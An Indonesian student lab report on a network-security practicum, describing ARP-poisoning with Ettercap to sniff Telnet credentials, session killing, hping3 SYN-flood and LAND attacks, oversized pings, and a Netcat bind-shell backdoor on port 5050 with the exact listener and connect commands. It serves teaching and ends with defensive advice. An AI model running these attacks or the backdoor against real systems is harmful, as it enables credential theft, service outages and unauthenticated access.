
LEMBAR PENGESAHAN

Praktikum network security (sniffing, spoofing dan sessions hijacking)
Tanggal Praktikum : 24 Desember 2025
Kelas : Jk-B
Nama dan Nim : Nur Syafitri Ana (105821102523)
Nur Fadillah (105841101923)
Hikma (105841102623)

GAMBAR TOPOLOGI JARINGAN BESERTA IP ADDRESSNYA



Pada gambar ini dijelaskan sebuah skenario serangan jaringan yang dikenal sebagai ARP Spoofing atau Man in the Middle. Server dan client berada dalam satu jaringan lokal dan seharusnya saling berkomunikasi secara langsung melalui switch atau hotspot. Namun, terdapat penyerang yang juga berada di jaringan yang sama dan memanfaatkan kelemahan pada protokol ARP dengan mengirimkan informasi palsu ke server dan client. Client dibuat percaya bahwa alamat IP server adalah milik penyerang, sedangkan server dibuat percaya bahwa alamat IP client juga adalah milik penyerang. Akibat dari manipulasi ini, seluruh lalu lintas data antara server dan client dialihkan melalui perangkat penyerang terlebih dahulu. Kondisi tersebut memungkinkan penyerang untuk menyadap, memantau, bahkan mengubah data yang dikirim tanpa diketahui oleh kedua pihak, sehingga serangan ini sangat berbahaya bagi keamanan dan kerahasiaan komunikasi dalam jaringan.


1. ARP SPOOFING

- **Menaktifkan server di perangkat Server(SERVER)**

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable openbsd-inetd
Synchronizing state of openbsd-inetd.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable openbsd-inetd
Created symlink '/etc/systemd/system/multi-user.target.wants/inetd.service' → '/usr/lib/systemd/system/inetd.service'.
```


Pada gambar tersebut ditunjukkan proses menjalankan perintah sudo systemctl enable openbsd-inetd yang bertujuan untuk mengaktifkan layanan **openbsd-inetd** agar berjalan secara otomatis saat sistem dinyalakan. Sistem kemudian melakukan sinkronisasi service dan membuat symbolic link pada direktori multi-user.target.wants, yang menandakan bahwa layanan tersebut telah berhasil diaktifkan dan akan berjalan pada mode multi-user tanpa perlu dijalankan secara manual

- **Cek status server(SERVER)**



Pada gambar tersebut dilakukan pengecekan status layanan **openbsd-inetd** menggunakan perintah `sudo systemctl status openbsd-inetd`, yang bertujuan untuk mengetahui kondisi layanan apakah sudah berjalan atau belum. Hasil yang ditampilkan menunjukkan bahwa service **inetd.service** berada dalam keadaan **aktif (running)** dan **enabled**, yang berarti layanan tersebut sedang berjalan dengan normal dan telah diatur agar otomatis aktif saat sistem dinyalakan. Informasi tambahan seperti waktu mulai layanan, ID proses (PID), serta penggunaan sumber daya sistem menandakan bahwa layanan berhasil dijalankan tanpa mengalami kesalahan.


- **SET TARGET 1 DAN 2 DI ETTERCAP (ATTACKER)**



Pada gambar tersebut ditunjukkan proses **pemindaian dan pemilihan host jaringan menggunakan aplikasi Ettercap**, di mana sistem menampilkan daftar perangkat yang terdeteksi dalam satu jaringan beserta **IP address dan MAC address** masing-masing. Salah satu host dipilih lalu ditambahkan sebagai **Target 1 dan Target 2**, yang menandakan bahwa perangkat tersebut akan dijadikan sasaran dalam proses pengujian jaringan,


seperti simulasi **man-in-the-middle (MITM)** atau analisis lalu lintas jaringan. Langkah ini bertujuan untuk menentukan target komunikasi yang akan dipantau atau diuji keamanannya dalam praktikum keamanan jaringan.

- **PILIH MITM ARP POISONING(ATTACKER)**




Gambar tersebut mengilustrasikan antarmuka grafis (GUI) dari perangkat lunak *network auditing*—yang secara spesifik menyerupai instrumen **Ettercap**—pada modul serangan **Man-in-the-Middle (MITM)**. Secara akademis, fenomena ini dikategorikan sebagai eksploitasi pada lapisan *Data Link* (Layer 2) dan *Network* (Layer 3) dalam model referensi OSI. Menu tersebut menyediakan berbagai metodologi intersepsi data yang bertujuan untuk memposisikan entitas penyerang secara logis di antara dua titik komunikasi yang sah guna melakukan penyadapan (*sniffing*) atau manipulasi paket data.

- **Client Menjalankan server di perangkatnya (CLIENT)**




Aktivitas dalam gambar ini merepresentasikan tahap **Eksploitasi** atau **Post-Exploitation** dalam siklus *penetration testing*. Penggunaan Telnet di lingkungan modern sangat tidak disarankan dan biasanya telah digantikan oleh **SSH (Secure Shell)** yang menyediakan enkripsi *end-to-end*.

- **HASIL ARP POISONING DI ETTERCAP**




gambar tersebut menunjukkan keberhasilan serangan **Man-in-the-Middle (MITM)** menggunakan teknik **ARP Poisoning** di Ettercap, di mana penyerang berhasil menyadap komunikasi protokol **Telnet** yang tidak terenkripsi. Akibatnya, kredensial sensitif seperti *username* dan *password* yang diketikkan pengguna pada terminal tertangkap secara utuh dalam bentuk teks polos (*plaintext*) oleh penyerang. Hal ini membuktikan bahwa penggunaan protokol *legacy* seperti Telnet sangat berbahaya karena data dapat dicuri dengan mudah melalui manipulasi jaringan lokal.

- **Hasil arp poisoning yang tercapture di wireshark**




Rangkaian gambar ini mendemonstrasikan eksekusi serangan **Man-in-the-Middle (MITM)** melalui teknik **ARP Poisoning** menggunakan *framework* keamanan **Ettercap** di lingkungan jaringan lokal. Secara akademis, aktivitas ini mengeksploitasi kelemahan pada protokol *Address Resolution Protocol* (ARP) untuk meracuni *cache* tabel ARP pada target, sehingga seluruh lalu lintas data antara klien dan *gateway* dialihkan melalui mesin penyerang untuk diinspeksi. Fokus utama eksploitasi ini tertuju pada protokol **Telnet** (port 23), yang merupakan protokol manajemen jarak jauh *legacy* dengan karakteristik transmisi data dalam format teks polos (*plaintext*) tanpa enkripsi. Melalui fitur *sniffing* aktif, penyerang berhasil mengekstraksi informasi sensitif berupa kredensial autentikasi (*username* dan *password*) secara *real-time*. Keberhasilan intersepsi ini kemudian divalidasi lebih lanjut menggunakan alat analisis paket **Wireshark**, di mana penyerang melakukan rekonstruksi aliran data melalui fitur **Follow TCP Stream** untuk mendokumentasikan seluruh riwayat perintah dan data yang dikirimkan oleh korban.

2. **Session Hijacking**
    - **Pastikan Client masih terhubung (sedang login telnet).**



Dokumentasi ini menunjukkan keberhasilan serangan **Man-in-the-Middle (MITM)** menggunakan teknik **ARP Poisoning** melalui perangkat lunak **Ettercap**. Serangan ini bekerja dengan memanipulasi tabel ARP jaringan untuk mengalihkan lalu lintas target menuju mesin penyerang sebelum diteruskan ke tujuan asli. Fokus utama eksploitasi adalah protokol **Telnet** yang tidak terenkripsi, sehingga kredensial berupa *username* dan *password* dapat disadap secara langsung dalam format teks polos (*plaintext*) saat korban melakukan login. Validasi serangan dilakukan menggunakan **Wireshark** melalui fitur **Follow TCP Stream**, yang merekonstruksi seluruh aliran data dan mengonfirmasi bahwa informasi sensitif telah sepenuhnya dikompromi.


- **Di Ettercap, klik menu View > Connections, baris koneksi yang statusnya ACTIVE (biasanya protokol TCP, port 23 untuk telnet). Klik ikon Minus (-) atau tombol Kill di bagian bawah/atas menu.**



Dokumentasi visual tersebut menunjukkan fase akhir dari serangan **Man-in-the-Middle (MITM)** melalui teknik **ARP Poisoning** yang dieksekusi menggunakan alat **Ettercap** untuk mengompromi protokol **Telnet**. Fokus utama pada gambar terakhir memperlihatkan pemantauan koneksi aktif pada port 23, di mana penyerang secara sukses melakukan intersepsi terhadap komunikasi antara klien (IP 10.171.150.51) dan server (IP 10.171.150.152). Karena protokol Telnet mentransmisikan data dalam

format **teks polos (plaintext)**, kredensial autentikasi berupa *username* dan *password* yang diinput secara manual oleh pengguna berhasil diekstraksi dan divalidasi melalui fitur **Follow TCP Stream** pada **Wireshark**. Keberhasilan manipulasi tabel ARP ini membuktikan terjadinya pelanggaran total terhadap aspek *Confidentiality* (Kerahasiaan) jaringan, yang memungkinkan penyerang memperoleh akses administratif ke sistem target melalui data yang telah disadap tersebut.


- **Hasil di Client: Koneksi Telnet di laptop Client akan tiba-tiba macet atau muncul pesan Connection closed by foreign host.**



dokumentasi tersebut menunjukkan keberhasilan serangan Man-in-the-Middle (MITM) melalui ARP Poisoning yang mengeksploitasi kerentanan protokol Telnet. Penyerang memanipulasi tabel ARP untuk mengalihkan lalu lintas antara IP 10.171.150.152 dan 10.171.150.51 ke mesin perantara, sehingga kredensial login (*username* dan *password*) dapat diekstraksi dalam format teks polos (plaintext) melalui log Ettercap dan analisis TCP Stream di Wireshark. Pesan "Connection closed by foreign host" pada akhirnya menandakan terminasi sesi TCP secara paksa akibat ketidakkonsistenan paket atau intervensi aktif (seperti fitur *Kill Connection*) yang memutus integritas komunikasi antara klien dan server.


3. **Ip Spoofing**

- **SYN Flood Attack (dengan Random IP Spoofing), (Attacker)**



dokumentasi tersebut menunjukkan eksekusi serangan Man-in-the-Middle (MITM) berbasis ARP Poisoning menggunakan Ettercap yang dikombinasikan dengan serangan SYN Flood menggunakan hping3. Penyerang berhasil memanipulasi tabel ARP untuk mengintersepsi protokol Telnet (port 23), sehingga kredensial *username* dan *password* terekstraksi dalam format teks polos (plaintext) melalui log Ettercap dan analisis Wireshark. Penggunaan hping3 untuk membanjiri server dengan paket SYN menyebabkan gangguan sinkronisasi TCP yang parah, yang secara sistematis memicu pemutusan koneksi paksa pada terminal klien dengan pesan "Connection closed by foreign host".


- **Hasil: Anda akan melihat ribuan paket datang dari IP yang aneh dan berganti-ganti sangat cepat (misal: 200.10.5.1, 15.2.3.4, dll), padahal serangan itu aslinya dari Laptop Attacker.**



Dokumentasi tersebut menunjukkan implementasi serangan **Man-in-the-Middle (MITM)** melalui teknik **ARP Poisoning** menggunakan **Ettercap** untuk mengintersepsi protokol **Telnet** (port 23) antara klien (10.171.150.51) dan server (10.171.150.152). Karena protokol Telnet tidak menerapkan enkripsi, seluruh kredensial autentikasi berupa *username* dan *password* berhasil diekstraksi dalam format **teks polos (plaintext)**, yang divalidasi melalui fitur **Follow TCP Stream** pada **Wireshark**.

Selain pencurian data, penyerang melancarkan serangan **Denial of Service (DoS)** berupa **TCP SYN Flood** menggunakan alat **hping3** dengan parameter --flood dan --rand-source untuk membanjiri server dengan permintaan koneksi palsu. Analisis paket pada Wireshark menunjukkan tumpukan permintaan **SYN** dan **TCP Retransmission** yang masif, yang secara sistematis menghabiskan sumber daya server. Dampak akumulatif dari banjir trafik dan manipulasi jalur data ini mengakibatkan kegagalan integritas sesi, yang memicu pemutusan koneksi secara paksa pada terminal klien dengan pesan error "**Connection closed by foreign host**".


- **ICMP Spoofing (Ping Palsu)**



Dokumentasi visual tersebut menunjukkan simulasi serangan siber kompleks yang menggabungkan metode **Man-in-the-Middle (MITM)** dan **Denial of Service (DoS)** untuk mengompromi kerahasiaan serta


ketersediaan sistem. Melalui teknik **ARP Poisoning** yang dieksekusi dengan alat **Ettercap**, penyerang berhasil memanipulasi tabel pemetaan alamat fisik untuk mengintersepsi lalu lintas protokol **Telnet** (port 23), sehingga kredensial autentikasi teks polos (*plaintext*) dapat diekstraksi secara langsung. Secara simultan, penyerang melancarkan serangan **TCP SYN Flood** menggunakan **hping3** yang membanjiri server dengan paket permintaan koneksi palsu, mengakibatkan tumpukan *TCP Retransmission* yang masif dan lonjakan *packet loss* hingga 93%. Dampak kumulatif dari eksploitasi ini adalah kegagalan integritas sesi pada lapisan transpor, yang secara sistematis memicu pemutusan koneksi paksa pada terminal klien dengan pesan "**Connection closed by foreign host**" sebagai akibat dari kelumpuhan layanan pada sisi server.

- **Hasil: Server akan melihat request Ping masuk dari IP Client, padahal Client diam saja. Server kemudian akan membalas (Reply) ke Client asli.**




Dokumentasi visual tersebut menunjukkan simulasi serangan siber berlapis yang mengintegrasikan metode **Man-in-the-Middle (MITM)** dan **Denial of Service (DoS)** untuk mengompromi kerahasiaan (*confidentiality*) serta ketersediaan (*availability*) sistem target. Melalui teknik **ARP Poisoning** yang dieksekusi dengan alat **Ettercap**, penyerang memanipulasi tabel pemetaan alamat fisik untuk mengintersepsi lalu lintas protokol **Telnet** (port 23) antara klien (10.171.150.51) dan server (10.171.150.152), sehingga kredensial autentikasi teks polos (*plaintext*) dapat diekstraksi secara transparan. Secara simultan, penyerang melancarkan serangan **TCP SYN Flood** menggunakan **hping3** dengan parameter --flood, yang membanjiri server dengan permintaan koneksi palsu hingga menyebabkan tumpukan *TCP Retransmission* yang masif dan lonjakan *packet loss* mencapai 93%. Dampak akumulatif dari eksploitasi ini adalah degradasi performa jaringan yang ekstrem dan kegagalan integritas sesi pada lapisan transpor, yang secara sistematis memicu pemutusan koneksi paksa pada terminal klien dengan pesan "**Connection closed by foreign host**".

- **Land Attack**



Dokumentasi tersebut menunjukkan implementasi serangan kombinasi antara **Man-in-the-Middle (MITM)** dan **Denial of Service (DoS)** untuk mengompromi seluruh aspek piramida keamanan informasi (*CIA Triad*). Melalui teknik **ARP Poisoning** yang dieksekusi dengan **Ettercap**, penyerang memanipulasi tabel pemetaan alamat fisik untuk mengintersepsi protokol **Telnet** (port 23) antara klien (10.171.150.51) dan server (10.171.150.152), sehingga kredensial autentikasi teks polos (*plaintext*) dapat diekstraksi secara transparan dan divalidasi melalui fitur **Follow TCP Stream** di **Wireshark**. Secara simultan, penyerang melancarkan serangan **TCP SYN Flood** menggunakan **hping3** dengan parameter --flood dan --rand-source untuk membanjiri antrean koneksi server, yang mengakibatkan tumpukan *TCP Retransmission* masif serta lonjakan *packet loss* mencapai 93% hingga 100%. Dampak kumulatif dari eksploitasi ini adalah kelumpuhan total layanan (DoS) dan kegagalan integritas sesi pada lapisan transpor, yang secara sistematis memicu pemutusan koneksi paksa pada terminal klien dengan pesan "**Connection closed by foreign host**"

- **Source dan Destination akan memiliki IP yang SAMA (IP Server itu sendiri).**




Dokumentasi visual tersebut menunjukkan simulasi serangan siber hibrida yang mengintegrasikan metode **Man-in-the-Middle (MITM)** dan **Denial of Service (DoS)** untuk mengompromi seluruh aspek keamanan sistem. Melalui teknik **ARP Poisoning** yang dieksekusi dengan **Ettercap**, penyerang memanipulasi pemetaan alamat fisik untuk mengintersepsi protokol **Telnet** (port 23) dan mengekstraksi kredensial login dalam format *plaintext*. Penyerang kemudian melancarkan serangan **TCP SYN Flood** dan **LAND Attack** menggunakan **hping3**, di mana alamat IP asal dipalsukan agar identik dengan IP tujuan (10.171.150.152), sehingga memaksa server

terjebak dalam *infinite loop* yang mengakibatkan **100% packet loss**. Dampak sistemik dari banjir trafik dan manipulasi paket ini menyebabkan degradasi performa ekstrem serta kegagalan integritas sesi pada lapisan transpor, yang secara sistematis memicu pemutusan koneksi paksa pada terminal klien dengan pesan "**Connection closed by foreign host**".


4. Ping Of Death

- **Ping Paket Besar**




Rangkaian aktivitas ini mendemonstrasikan upaya melumpuhkan ketersediaan (*availability*) server target 10.171.150.152 melalui tiga metode serangan berbeda. Pertama, penggunaan **hping3** dengan parameter --flood dan --rand-source mengeksekusi serangan **TCP SYN Flood**, yang membanjiri antrean koneksi server dengan permintaan jabat tangan TCP palsu guna menghabiskan sumber daya sistem. Kedua, penyerang menerapkan **LAND Attack** dengan memalsukan alamat IP asal (*source*) agar identik dengan alamat tujuan, sehingga memaksa server terjebak dalam *infinite loop* saat mencoba merespons dirinya sendiri; hal ini terbukti efektif mengakibatkan **100% packet loss**. Ketiga, pengujian menggunakan perintah ping -s 6000 menunjukkan upaya **ICMP Flooding** dengan paket berukuran besar (oversized) untuk membebani *bandwidth* jaringan, yang mengakibatkan fluktuasi *round-trip time* (RTT) hingga mencapai 215 ms. Akumulasi dari serangan ini secara sistematis menyebabkan kegagalan layanan total, yang divalidasi dengan pemutusan paksa sesi Telnet aktif pada terminal klien.

- **Pengamatan di Server (EtherApe):**
  Lihat lingkaran yang mewakili IP Attacker dan IP Server.Garis koneksi antar keduanya akan menjadi lebih tebal dan lingkaran membesar dibandingkan ping biasa.



Visualisasi pada **EtherApe** tersebut merupakan representasi grafis dari **serangan Denial of Service (DoS)** yang sedang berlangsung, di mana ketebalan garis dan ukuran lingkaran berbanding lurus dengan intensitas volume data yang ditransmisikan. Dalam skenario ini, lingkaran besar yang mewakili **IP Attacker** dan **IP Server** (10.171.150.152) menunjukkan konsentrasi beban trafik yang ekstrem dibandingkan dengan node jaringan normal lainnya. Garis koneksi yang menebal secara signifikan merupakan indikator visual dari pembanjiran paket (*packet flooding*) akibat serangan **TCP SYN Flood** atau **ICMP Flood** yang sebelumnya dieksekusi menggunakan alat **hping3**. Secara teknis, pembesaran node ini mengonfirmasi bahwa server sedang mengalami eksploitasi ketersediaan (*availability*), di mana pemrosesan paket jabat tangan TCP yang tidak tuntas (half-open connections) dan beban fragmentasi data besar dari perintah ping -s 6000 telah mendominasi seluruh *bandwidth* serta sumber daya komputasi server.

5. **Percobaan Backdoor**
   - **Jalankan Backdoor Listener: Sekarang Anda bisa menjalankan perintah persis seperti di modul. Ini akan membuka port 5050 dan siap memberikan akses terminal (/bin/bash) ke siapa saja yang masuk.**



Aktivitas pada gambar menunjukkan tahap persistensi dan akses jarak jauh menggunakan alat **Netcat (nc)** untuk membuat sebuah **Bind Shell Backdoor**. Penyerang mengeksekusi perintah nc -l -p 5050 -e /bin/bash, yang secara teknis menginstruksikan sistem untuk mendengarkan (*listening*) pada port **5050** dan secara otomatis mengikat (*binding*) program *command line* /bin/bash ke port tersebut.


Secara akademik, ini adalah kerentanan keamanan yang kritis karena memberikan akses terminal penuh kepada pihak eksternal tanpa melalui mekanisme autentikasi standar. Pesan kesalahan yang muncul, seperti *"Authentication token manipulation error"*, mengindikasikan adanya upaya manipulasi kredensial sistem atau perubahan kata sandi yang gagal saat penyerang mencoba memperkuat kendali mereka di dalam sistem target. Implementasi *backdoor* ini memungkinkan penyerang untuk mempertahankan akses (persistence) bahkan setelah sesi komunikasi awal terputus, sehingga memfasilitasi serangan lanjutan atau eksfiltrasi data di masa mendatang.

Poin Penting Analisis:

- **Protokol**: Menggunakan Netcat untuk komunikasi *raw network*.


- **Port 5050**: Bertindak sebagai pintu masuk tidak sah yang terbuka pada sistem.
- **Payload**: `/bin/bash` memberikan kontrol penuh terhadap sistem operasi target.

-



Dokumentasi visual tersebut menunjukkan rangkaian pengujian penetrasi komprehensif yang dimulai dengan serangan **Man-in-the-Middle (MITM)** melalui **ARP Poisoning** untuk menyadap kredensial protokol **Telnet** yang tidak terenkripsi. Aktivitas ini divalidasi secara visual melalui **EtherApe**, di mana volume trafik yang masif antara penyerang dan server menyebabkan garis koneksi menebal dan lingkaran node membesar secara signifikan dibandingkan lalu lintas normal. Selanjutnya, penyerang melancarkan serangan **Denial of Service (DoS)** berupa **TCP SYN Flood** dan **LAND Attack** menggunakan **hping3**, yang memalsukan alamat asal agar identik dengan tujuan sehingga memaksa server terjebak dalam *infinite loop* dan mengakibatkan **100% packet loss**. Setelah ketersediaan layanan lumpuh, penyerang mengimplementasikan mekanisme **persistensi** dengan memasang **Backdoor Listener** menggunakan **Netcat** pada port **5050** yang memberikan akses terminal (/bin/bash) tanpa autentikasi. Keberhasilan tahap ini dikonfirmasi melalui pemindaian **Nmap** yang menunjukkan status port **5050/tcp** sebagai **open**, menandakan bahwa jalur akses ilegal telah aktif dan siap digunakan untuk kendali jarak jauh.

- **Masuk ke Backdoor: Lakukan koneksi ke port tersebut:**
  Tes Akses: Jika berhasil, tidak akan muncul prompt apa-apa, tapi Anda sudah ada di dalam server. Ketik perintah ini untuk membuktikan:
  id
  whoami
  ls -la
  Anda akan melihat bahwa Anda memiliki akses penuh ke folder server tanpa perlu login username/password.



Dokumentasi visual tersebut menunjukkan fase akhir dari eksploitasi sistem, yaitu pengujian fungsionalitas **Backdoor** untuk memperoleh kendali penuh tanpa mekanisme autentikasi. Berikut adalah penjelasan akademiknya:

Aktivitas ini merupakan tahap **Akses Terminal Jarak Jauh (Remote Shell Access)** yang dilakukan setelah port **5050** dipastikan terbuka melalui pemindaian **Nmap**. Dengan menggunakan perintah nc 10.171.150.152 5050, penyerang berhasil melakukan koneksi ke *bind shell* yang telah dipasang sebelumnya. Meskipun tidak muncul prompt perintah (seperti kali@kali), eksekusi perintah sistem seperti id, whoami, dan ls -la memberikan *output* yang mengonfirmasi identitas pengguna sebagai kali dengan akses direktori penuh. Secara akademis, keberhasilan ini menandakan runtuhnya seluruh kendali akses (*access control*) pada sistem target, di mana penyerang dapat melakukan modifikasi file, pencurian data, atau eskalasi hak istimewa secara ilegal karena sesi terminal /bin/bash telah terikat langsung pada port komunikasi eksternal tersebut.

6. KESIMPULAN LAPORAN PRAKTIKUM

Berdasarkan serangkaian pengujian keamanan jaringan yang telah dilakukan, dapat disimpulkan bahwa sistem target memiliki kerentanan kritis yang mencakup seluruh aspek **CIA Triad** (*Confidentiality*, *Integrity*, dan *Availability*). Poin-poin utama kesimpulan adalah sebagai berikut:

1. **Kerentanan Protokol Non-Enkripsi:** Penggunaan protokol Telnet terbukti sangat berisiko karena mentransmisikan data dalam bentuk teks polos (*plaintext*). Melalui teknik *ARP Spoofing*, penyerang berhasil melakukan intersepsi data (*Man-in-the-Middle*) dan mendapatkan kredensial login (username dan password) secara langsung tanpa hambatan enkripsi.
2. **Kelumpuhan Layanan akibat Serangan Flooding:** Implementasi serangan *Denial of Service* (DoS), khususnya melalui metode *TCP SYN Flood* dan *LAND Attack*, terbukti efektif melumpuhkan ketersediaan layanan pada server. Hal ini ditandai dengan terjadinya *packet loss* sebesar 100% dan terputusnya sesi komunikasi aktif antara klien dan server.
3. **Eksploitasi Akses dan Persistensi:** Keberhasilan penempatan *backdoor* menggunakan *Netcat* pada port 5050 menunjukkan bahwa penyerang dapat mempertahankan akses ilegal ke dalam sistem. Dengan mengikat terminal shell ke port tertentu, penyerang memperoleh kendali penuh atas sistem operasi tanpa

perlu melalui mekanisme autentikasi formal, yang mengancam integritas data pada server.

Secara keseluruhan, praktikum ini menegaskan bahwa tanpa adanya pengamanan pada lapisan protokol (seperti penggunaan SSH sebagai pengganti Telnet), pengawasan tabel ARP, dan konfigurasi *firewall* yang ketat, infrastruktur jaringan sangat rentan terhadap pengambilalihan kendali secara total oleh pihak eksternal.